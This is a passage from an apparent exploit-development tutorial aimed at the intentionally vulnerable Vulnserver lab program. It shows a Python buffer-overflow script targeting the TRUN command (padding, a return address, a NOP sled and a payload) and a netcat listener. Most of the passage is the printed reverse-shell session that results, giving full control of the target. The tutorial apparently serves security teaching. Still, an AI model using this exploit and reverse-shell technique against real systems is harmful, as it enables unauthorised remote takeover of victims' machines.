
shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 42 + overflow

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('10.10.10.4', 9999))
    s.send('TRUN .' + shellcode)
    s.close()

except:
    print "Error connecting to server"
    sys.exit()

```

After everything is complete, save the script and run it against the target machine. Before executing the script, make sure that the “vulnserver” software is running as administrator on the target machine.



Finally, we can start a netcat listener to capture the reverse shell connection, and send our exploit buffer to the application by executing the python script we created.

Ex: (root@kali:~# nc -nlvp 4444).

```
root@root:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.10.15] from (UNKNOWN) [10.10.10.4] 49483
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop\vulnserver>whoami
whoami
iwin7\ieuser

C:\Users\IEUser\Desktop\vulnserver>dir
dir
Volume in drive C is Windows 7
Volume Serial Number is 3C9E-098B

Directory of C:\Users\IEUser\Desktop\vulnserver

03/12/2020  10:29 AM    <DIR>          .
03/12/2020  10:29 AM    <DIR>          ..
11/19/2010  05:46 PM   16,601  esffunc.dll
11/19/2010  05:46 PM    1,501 LICENSE.TXT
11/19/2010  05:46 PM    3,255 README.TXT
03/12/2020  04:39 AM    <DIR>          Source
11/19/2010  07:57 PM   29,624 vulnserver.exe
                           4 File(s)   50,981 bytes
                           3 Dir(s)  24,990,904,320 bytes free

C:\Users\IEUser\Desktop\vulnserver>
```

As you can see in the screenshot above, once the python script is executed, you will receive the reverse shell connection and will have full control over the target machine.